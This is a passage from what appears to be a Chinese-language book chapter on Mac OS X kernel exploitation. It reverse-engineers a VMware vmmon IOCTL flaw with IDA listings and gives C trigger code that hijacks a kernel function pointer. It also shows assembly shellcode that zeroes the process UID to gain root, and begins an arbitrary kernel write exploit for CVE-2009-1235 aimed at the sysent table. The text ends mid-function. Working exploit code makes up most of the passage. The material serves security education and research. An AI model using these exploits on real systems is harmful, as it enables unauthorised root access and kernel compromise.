__text:00001584 loc_1584:                               ; CODE XREF: my_ioctl+8C2↑j
__text:00001584                 mov     edx, [ebp+data]
__text:00001587                 mov     eax, [edx]
__text:00001589                 mov     ds:dword_D0D40, eax
__text:0000158E                 mov     eax, [edx+4]
__text:00001591                 mov     ds:dword_D0D44, eax
__text:00001596                 mov     eax, [edx+8]
__text:00001599                 mov     ds:dword_D0D48, eax
__text:0000159E                 mov     eax, [edx+0Ch]
__text:000015A1                 mov     ds:dword_D0D4C, eax
__text:000015A6                 mov     eax, [edx+10h]
__text:000015A9                 mov     ds:dword_D0D50, eax
__text:000015AE                 mov     eax, [edx+14h]
__text:000015B1                 mov     ds:dword_D0D54, eax
__text:000015B6                 mov     eax, [edx+18h]
__text:000015B9                 mov     ds:dword_D0D58, eax
__text:000015BE                 mov     eax, [edx+1Ch]
__text:000015C1                 mov     ds:dword_D0D5C, eax
__text:000015C6                 mov     eax, [edx+20h]
```

图 5.11 反汇编 IOCTL 路径的漏洞

通过遍历地址列表和查找每个交叉引用，我们可以看到它们是如何被使用的。有意思的是第一个地址 dword_D0D60，如图 5.12 所示。




图 5.12 被控参数有意思的引用

交叉引用窗口显示了一些令人感兴趣的信息。第二个（高亮显示区域）引用显示出一个调用把全局变量当成地址使用，这就意味着 dword_D060 是一个函数指针，是由 IOCTL 直接设置的。这就值得查看这个变量发生了什么变化。像往常一样，我们点击 Enter 键将它在 IDA 视图中打开，然后快速浏览跟踪数据流，如图 5.13 所示，在使用这个变量之前并没有进行检查。

```
_text:0000379C
_text:0000379C loc_379C:                                ; CODE XREF: sub_372E+56↑j
_text:0000379C                  mov     ebx, esi
_text:0000379E                  add     ebx, ds:dword_EF48
_text:000037A4                  mov     eax, edi
_text:000037A6                  test    al, al
_text:000037A8                  jz      short loc_37E3
_text:000037AA                  mov     [esp+38h+var_30], 0
_text:000037B2                  mov     [esp+38h+var_38], 0
_text:000037B9                  mov     [esp+38h+var_34], 0
_text:000037C1                  call    ds:dword_D060+1
_text:000037C7                  mov     [ebx], eax
_text:000037C9                  test    eax, eax
_text:000037CB                  jnz     short loc_37E3
_text:000037CD                  mov     [esp+38h+var_38], offset aCannotCreatePa ; "Cannot create p
_text:000037D4                  call    _Warning
_text:000037D9                  mov     [esp+38h+var_38], esi
```

图 5.13　反汇编函数指针周围的指令

如果我们向上滚动一点，就可以看到这段代码发生在 sub_372E 函数处。

接下来，如果点击 X 键，就可以查看引用这个函数的地方了，我们可以看到，它在 3 个地方被调用了，这 3 个地方都在 Page_LateStart() 函数里面。如果我们后退然后再次查看引用 Page_LateStart() 的地方，就可以看到调用 Page_LateStart() 函数的地方就在 IOCTL 函数指针所在的地方（_text:000015FE），如图 5.14 所示。

```
_text:000015BE                  mov     eax, [edx+1Ch]
_text:000015C1                  mov     ds:dword_D05C, eax
_text:000015C6                  mov     eax, [edx+20h]
_text:000015C9                  mov     ds:dword_D060, eax
_text:000015CE                  mov     eax, [edx+24h]
_text:000015D1                  mov     ds:dword_D064, eax
_text:000015D6                  mov     eax, [edx+28h]
_text:000015D9                  mov     ds:dword_D068, eax
_text:000015DE                  movzx   eax, word ptr [edx+2Ch]
_text:000015E2                  mov     ds:word_D06C, ax
_text:000015E8                  mov     ds:byte_EF60, 1
_text:000015EF                  movsx   eax, byte ptr ds:word_D06C+1
_text:000015F6                  mov     [esp+38h+var_38], eax
_text:000015F9                  call    _DriverLog_SetDoNotPanic
_text:000015FE                  call    _Page_LateStart
_text:00001603                  test    al, al
_text:00001605                  jz      short loc_1610
_text:00001607                  call    _Vmx86_InitCOWList
```

图 5.14　IOCTL 中调用 Page_LateStart() 的地方

综合来看，这基本意味着我们可以从用户态调用 IOCTL，设置函数指针到我们选择的任意位置，然后调用它：一个漏洞挖掘者的梦想。在可以为这个 bug 详细描述一个漏洞利用之前，我们需要知道如何定位到 IOCTL 的第一个参数，即 IOCTL 操作的第一个文件描述符。换句话说，这意味着我们需要知道哪个文件是用来存取这段代码的。

为了完成这个操作，我们可以回到这段二进制代码的 Import 子视图部分，并且搜索负责安

装 devfs 设备文件的函数。这个函数称为 devfs_make_node()。一旦找到它，就可以看到在哪里引用了它。我们在图 5.15 所示的反汇编块中找到了它。

```
__text:00001C1F loc_1C1F:                               ; CODE XREF: sub_1BCC+A5↑j
__text:00001C1F                 mov     [esp+28h+var_18], offset aVmmon ; "vmmon"
__text:00001C27                 mov     [esp+28h+var_14], offset aS ; "%s"
__text:00001C2F                 mov     [esp+28h+var_10], 186h
__text:00001C37                 mov     [esp+28h+var_1C], 0
__text:00001C3F                 mov     [esp+28h+var_20], 0
__text:00001C47                 mov     [esp+28h+var_24], 0
__text:00001C4F                 mov     eax, ds:dword_EE98
__text:00001C54                 shl     eax, 18h
__text:00001C57                 or      eax, ebx
__text:00001C59                 mov     [esp+28h+var_28], eax
__text:00001C5C                 call    near ptr
__text:00001C61                 mov     ds:dword_F664, eax
__text:00001C66                 test    eax, eax
__text:00001C68                 jnz     short loc_1C82
__text:00001C6A                 mov     [esp+28h+var_28], ebx
__text:00001C6E                 mov     [esp+28h+var_24], offset aVmmon ; "vmmon"
__text:00001C76                 mov     [esp+28h+var_28], offset aFailedToMakeDe ; "Failed to make device node \"%s\" with mi"...
__text:00001C7D                 call    Warning
```

图 5.15 寻找 devfs_make_node() 的调用者

为什么找到 devfs_make_node() 的主调函数如此重要？通过代码，我们看到“vmmon”字符串作为最后一个参数传递给了这个函数。这就是 devfs 挂载的设备文件的名字，这意味着我们需要打开的设备在 /dev/vmmon 目录下。

现在我们拥有了想要的信息，可以开始利用漏洞了。为了触发漏洞，必须按照以下步骤操作：

1）打开 /dev/vmmon 文件。

2）创建一个缓冲区，用来存放选择的函数指针。

3）用合适的代码调用 ioctl() 函数，然后传送到缓冲区。

4）确认已调用函数指针。

我们已经接近胜利了，但是还没有结束。在我们的漏洞利用上仍然有细微的限制。在 IOCTL 代码开始执行时，检查完 request 值后，跳转发生了，一个全局值被测试为 0：

```
__text:00001553         cmp     ds:byte_EF60, 0
__text:0000155A         jz      short loc_1584
```

跳转地址一定要为我们定位到函数指针处，为了完成这个，需要弄清楚 byte_EF60 全局变量的用处。

再一次，我们可以看看它是如何在二进制文件里面引用的。图 5.16 显示了结果。

列表中最感兴趣的交叉引用已高亮显示。这是唯一一种情况，在这里全局变量的值更新为 1，这意味着如果在利用这个 bug 之前执行这段代码，将没有办法触发它。选择这一项，按 Enter 键，可以看到（如图 5.17）在函数指针被调用之前（_text:000015FE）这个指令在 IOCTL 的最后执行（_text:000015E8）。

这意味着 IOCTL 可以以这种方式调用一次。然后，在设置函数指针后，代码路径不能再调用了。从这个可以推测出，如果 VMware 已经开始在尝试利用的机器上运行了，这些函数指针已经被设置了，利用将变得不再可能。




图 5.16　引用全局变量 byte_EF60 的地方

```
__text:000015D1    mov     ds:dword_D0D64, eax
__text:000015D6    mov     eax, [edx+28h]
__text:000015D9    mov     ds:dword_D0D68, eax
__text:000015DE    movzx   eax, word ptr [edx+2Ch]
__text:000015E2    mov     ds:word_D0D6C, ax
__text:000015E8    mov     ds:byte_EF60, 1
__text:000015EF    movsx   eax, byte ptr ds:word_D0D6C+1
__text:000015F6    mov     [esp+38h+var_38], eax
__text:000015F9    call    _DriverLog_SetDoHotPanic
__text:000015FE    call    _Page_LateStart
__text:00001603    test    al, al
__text:00001605    jz      short loc_1610
__text:00001607    call    _Vmx86_InitCOWList
```

图 5.17　反汇编设置回调的多种测试

现在我们拥有了需要触发这个漏洞的大部分信息，我们需要计算函数指针的偏移量，构造攻击的字符串，在用我们的 IOCTL 重写偏移量之后，函数指针会被首先调用。快速方式是使用 Metasploit_create.rb 工具。这是一个简单的进程，我们可以像下面代码所示执行它，它指定了缓冲的长度（在这个情况下是 128）：

```
-[luser@macosxbox]$ ./pattern_create.rb 128
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac
3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae
```

这个工具非常简单。它生成了一系列十六进制代码，我们可以当成 payload 传递。在这之后，一旦我们发现一个无效指针解引用，就可以通过程序计算正确偏移量，查找返回地址。让我们看看它是怎样工作的。我们可以以插入字符串模式到我们的漏洞利用代码中当做攻击字符串，然后当成 IOCTL 函数的数据参数：

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/ioctl.h>
```

```
#include <sys/types.h>
#include <sys/param.h>
#include <unistd.h>

#define REQUEST 0x802E564A
char data[] =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2A
c3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae";

int main(int argc, char **argv)
{
        int fd;

        if((fd = open ("/dev/vmmon", O_RDONLY)) == -1 ){
                printf("error: couldn't open /dev/vmmon\n");
                exit(1);
        }

        ioctl(fd, REQUEST, data);

        return 0;
}
```

如果我们编译和在调试模式下执行这段代码，将得到下面的信息：

```
Program received signal SIGTRAP, Trace/breakpoint trap.
0x41316241 in ?? ()
```

这表示我们的利用成功地覆盖了一个函数指针并且执行了。EIP 的值（0x41316241）明确地在缓冲区提供的 ASCII 字符集里面。为了确认需要的偏移量，我们简单地以这个值作为参数传递到 Metasploit 框架下的 pattern_offset.rb 工具中。这个工具补充了 pattern_create.rb 工具，通过生成与之前一样的缓冲区，然后定位 EIP 的值到那里。

```
-[dcbz@macosxbox:~/code/msf/tools]$ ./pattern_offset.rb 41316241
33
```

看起来“33”是我们想要的值。我们可以通过在漏洞利用程序里查找数组的第 33 个字节再次确认，然后写入一个定制的值。我们选择 0xdeadbeef，因为在任意代码执行的时候它都很容易识别。

```
#define BUFFSIZE 128
#define OFFSET   33
char data[BUFFSIZE];
int main(int argc, char **argv)
{
[...]
        memset(data,'A',BUFFSIZE);
        ptr = &data[OFFSET];
        *ptr = 0xdeadbeef;
        ioctl(fd, REQUEST, data);
        return 0;
}
```

再一次编译并执行这段代码。我们看到了熟悉的信息，很明显我们控制了执行。我们得到

了熟悉的消息，流程正试着获取和执行内存地址为 0xdeadbeef 处的指令。

```
Program received signal SIGTRAP, Trace/breakpoint trap.
0xdeadbeef in ?? ()
```

现在知道了如何跟踪一个 bug，并且开始写代码触发这个漏洞，是时候进一步将其运用到实际可靠的漏洞利用中了。

执行步骤

同样，我们通过仔细研究执行步骤来分析 Mac OS X 的内核漏洞利用。和大多数 UNIX 衍生的操作系统一样，Mac OS X 利用 uid/euid/gid/egid 系统来存储每个进程的 ID。为了完成这项工作，实现了 BSD 系统调用 setuid/getuid/setgid/getgid 及其同一目录下其他的系统调用。

在利用过程中，当获得代码执行时，一般要模拟 setuid() 系统调用的行为，以便设置进程的用户 ID 为 root 用户账户（uid=0），从而容许我们完全访问系统。要做到这一点，必须学会在内存中定位到 ID 然后修改它们。这个过程的第一步就是查找和解析 proc 结构体。

在 XNU 源代码树里的头文件 bsd/sys/proc_internal.h 中，您可以获得 proc 结构体的定义信息。然而，就目前来说，我们最关注这一事实：在 proc 结构体里有一个指针指向用户的标识结构（p_ucred），它包含进程的 UID 信息。为了弄清 proc 结构体里哪个偏移量对应的是 ucred 结构体，我们可以逆向分析 proc_ucred 函数：

```
/* 返回与进程相关的标识；临时 API*/
kauth_cred_t   proc_ucred(proc_t p)
```

这个函数把 proc 结构体作为一个参数，从中返回 ucred 结构体。如果我们启动 GDB 来解析这个函数，我们能够看到 proc 结构体通过偏移 0x64（100）字节来查找 ucred 结构体。

```
0x0037c6a0 <proc_ucred+0>:     push   %ebp
0x0037c6a1 <proc_ucred+1>:     mov    %esp,%ebp
0x0037c6a3 <proc_ucred+3>:     mov    0x8(%ebp),%eax
0x0037c6a6 <proc_ucred+6>:     mov    0x64(%eax),%eax
0x0037c6a9 <proc_ucred+9>:     leave
0x0037c6aa <proc_ucred+10>:    ret
```

最终，ucred 结构体中包含了 cr_uid 和 cr_ruid 元素。很明显它们分别在偏移 0xc 和 0x10（12 和 16）位置上。为了把进程的权限提高到 root 用户权限，我们需要将这两个值设置为 0。

```
struct ucred {
        TAILQ_ENTRY(ucred)  cr_link; /*没有KAUTH_CRED_HASH_LOCK的话，
永远不要修改这个变量*/
        u_long cr_ref;                  /*引用计数*/

        /*
         * 这个身份识别号依赖于从这点起的一切
         *（查看kauth_cred_get_hashkey）
         */
```

```
    uid_t   cr_uid;                 /* 有效的用户 ID*/
    uid_t   cr_ruid;                /* 真实的用户 ID*/
    uid_t   cr_svuid;               /* 已保存的用户 ID */
    short   cr_ngroups;             /* 建议列表中的组的数量 */
    gid_t   cr_groups[NGROUPS];     /* 建议组列表 */
    gid_t   cr_rgid;                /* 真实的组 ID 号 */
    gid_t   cr_svgid;               /* 已保存的组 ID */
    uid_t   cr_gmuid;               /* 为组全体成员设置的 UID */
    struct auditinfo cr_au;         /* 用户审核数据 */
    struct label *cr_label;         /* MAC 标签 */

    int   cr_flags;                 /* 身份认证的标识 */
    /*
     * NOTE: 如果有在 MAC 标签之后添加的变量（除了身份认证的标识）
     * 你必须修改
     * kauth_cred_find() 函数
     */
};
```

从前面代码所展示的结构体中可以看出，给定 proc 结构体的指针，并将其赋值给 EAX 寄存器，然后通过以下指令就可以把我们的权限提升为 root 用户：

```
mov eax,[eax+0x64]                  ;get p_ucred *
mov dword [eax+0xc], 0x00000000     ;write 0x0 to uid
mov dword [eax+0x10],0x00000000     ;write 0x0 to euid
```

利用注释

在这一节中，我们将运行某些内核漏洞利用的常见载体，并且介绍一些与 XNU 有关的例子。因为 XNU 是一个比较新的内核（还没有吸引太多黑客的注意），没有很多公开的内核漏洞。这也就意味着我们必须在这一节里设计一些例子来说明所用到的技术。

随意的内存重写

我们要看的第一个漏洞类型是一个简单的内核内存重写。就如第 2 章我们描述的，这种情况允许无权限的用户级代码在 Ring 3 上运行，以获得在内核地址空间任意地方写任意内容的权利。Razvan Musaloiu 发现这样一个漏洞（在 Mac OS X 10.5.8 版本上得到修复），编号为 CVE-2009-1235。我们首先分析这个漏洞的原因是，当有一个在任意地方写任意内容代码构造体来提升权限时，它使您思考通过这些行为您能完成什么目标。尽管这是一个相对简单的任务，但却是一个成功利用内核其他方面的常见情况，因而用作构建基本块（building block）。

Razvan 在他的主页[2]描述了对这个漏洞的理解。上述漏洞围绕一个现状，那就是可以通过系统调用 fcntl() 来调用硬件的 ioctl() 函数，第三个参数（data）被作为一个内核态指针而不是用户态指针。

就像 Razvan 在他的描述中所说的，使用 fcntl() 来进行调用的调用栈，与 ioctl() 调用栈

相似。然而跳过了一个大的负责对这一行为安全性进行检查的代码块（fo_ioctl/vn_ioctl）。

这就意味着利用这个漏洞，我们所需要做的是向 ioctl() 函数的第三个参数中写入一个用户控制的数据。幸运的是，Razvan 在他的评论中也指出了跟我们相似的这样一种调用：TIOCGWINSZ。通过这个 ioctl() 用来返回窗口的大小给用户，允许用户更新窗口的大小。这个数据是一种 winsize 结构体，如下：

```
struct winsize {
        unsigned short    ws_row;       /*行，以字符计算*/
        unsigned short    ws_col;       /*列，以字符计算*/
        unsigned short    ws_xpixel;    /*水平大小，像素*/
        unsigned short    ws_ypixel;    /*垂直大小，像素*/
};
```

在我们利用这个漏洞之前，我们先看一下 TIOCGWINSZ ioctl() 函数的一般用法。以下的代码在 STDIN/STDOUT 文件中简单地调用了 IOCTL 来处理，并且传递 wz_winsize 结构体的地址。然后这个地址显示了这个结构体的每个成员变量。

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/ttycom.h>
#include <sys/ioctl.h>

int main(int ac, char **av)
{
        struct winsize wz;

        if(ioctl(0, TIOCGWINSZ, &wz) == -1){
                printf("error: calling ioctl()\n");
                exit(1);
    }
        printf("ws_row: %d\n",wz.ws_row);
        printf("ws_col: %d\n",wz.ws_col);
        printf("ws_xpixel: %d\n",wz.ws_xpixel);
        printf("ws_ypixel: %d\n",wz.ws_ypixel);

        return 0;
}
```

这段代码如预期执行：

```
-[luser@macosxbox]$ gcc winsize.c -o winsize
-[luser@macosxbox]$ ./winsize
ws_row:    55
ws_col:    80
ws_xpixel: 0
ws_ypixel: 0
```

内核代码中负责将这个结构体复制到 data 变量中的是 XNU 源代码中的 bsd/kern/tty.c 文件。

```
963     case TIOCGWINSZ:                        /*获取窗口大小*/
964             *(struct winsize *)data = tp->t_winsize;
965             break;
```

很容易看出，通过控制 data 数据，使它成为一个内核态指针，我们就能够在内存的任意地方写入任意数据。接下来最重要的事情就是，我们如何控制所写入的数据。

为了实现这个目标，在把 winsize 结构体写入我们提供的地址之前，我们需要将它放入内核中。可以使用 TIOCSWINSZ IOCTL 来实现这个目标。这是通过逆向 TIOCSWINSZ 得到的。它把 WINSIZE 结构作为 data 的第三个参数，然后把这个结构体复制进内核态的 WINSIZE 结构体 (t_winsize) 中。首先通过使用我们的数据调用 TIOCSWINSZ，然后通过 fcntl() 调用 TIOCSWINSZ，我们就能够在内核态中选好的任意地方写入 8 个字节 (sizeof(structwinsize)) 的数据。

现在我们开始规划针对这个漏洞的利用代码。首先，我们要创建两个函数来读写内核的 winsize 结构体。这个操作很简单，并且很容易将它宏化，而且这两个函数能使我们的代码更加清晰。

```
int set_WINSZ(char *buff)
{
        return ioctl(0, TIOCSWINSZ, buff);
}
int get_WINSZ(char *buff)
{
        return ioctl(0, TIOCGWINSZ, buff);
}
```

这两个函数是对 TIOCGWINSZ IOCTL 的合法使用，但是现在必须创建一个函数来实现通过 fcntl() 函数将这两个函数写入内核态。因为在某些情况下需要写入大于 8 个字节 (winsize 结构的大小) 的数据，我们可以设计一个函数重复调用 fcntl() 来写入足够多的额外数据。我们也要利用之前的 set_WINSZ() 函数来实现每次数据写入的更新。下面是完整的函数：

```
int do_write(u_long addr, char *data, u_long len)
{
        u_long offset = 0;
        if(len % 8) {
                printf("[!] Error: data len not divisible by 8\n");
                exit(1);
        }
        while(offset < len) {
                set_WINSZ(&data[offset]);
                fcntl(0, TIOCGWINSZ, addr);
                offset += 8;
                addr += 8;
        }
        return offset;
}
```

通过到目前为止所实现的代码，能够实现在内核态中的任何地方任意写入任意数据。然而现在，我们需要知道重写什么内容才能实现我们对执行的控制。理想情况下，可以重写一个负责存储用户 ID 的进程结构，或者重写一个我们能够按意愿调用的函数指针。

很显然，一个满足我们标准的选择就是重写一个系统调用表中某个不用的入口。就像我们在本章的说明中描述的，XNU 内核在内存中有一些系统调用表，每一个表都可以成为我们利用的目标。能实现我们这个目标的最合适的系统调用表是 BSD sysent 数组。这是因为 BSD 系统调用执行的时候传入的第一个参数通常是指向当前 proc 结构体的指针。这就使我们很容易用 shellcode 来修改进程结构，从而给调用的进程提升权限。然而，我们需要在使用这张表之前识别出这张表存储的地址。在 Mac OS X 的默认情况下，这张表的内核二进制文件一般存储在 /mach_kernel 中。它是以一种无压缩的格式存储的，是一种简单的 Mach-O 二进制形式。这就使攻击者简单地使用默认安装在 Mac OS X 中的“nm”来解析大部分符号变得没有意义，事实上，通过检索 mach_kernel 符号即可实现：

```
-[luser@macosxbox]$ nm /mach_kernel | head -n5
0051d7b4 D .constructors_used
0051d7bc D .destructors_used
002a64f3 T _AARPwakeup
ff7f8000 A _APTD
feff7fc0 A _APTDpde
```

遗憾的是，这里有个小问题。因为许多 rootkit 开始通过修改系统调用表来挂载（Hook）系统的活动，苹果公司决定不再允许用户通过内核扩展导出 sysent 符号来达到使用的目的。这也就意味着我们不能够轻易地使用一个简单的 grep 命令来获得 sysent 的地址。然而，Landon Fuller[3] 在他开发一个替代品来实现残缺的 ptrace() 的功能的时候论证了一个有用的技术。Landon 提出通过隔离存储在内存 sysent 数组之前的 nsysent 变量的地址，然后增加 32，就可以获得 sysent 表。利用他的技术，我们能开发下面的函数来解决获得 sysent 表地址的问题（是的，我们又一次使用了 grep 命令）：

```
u_long get_syscall_table()
{
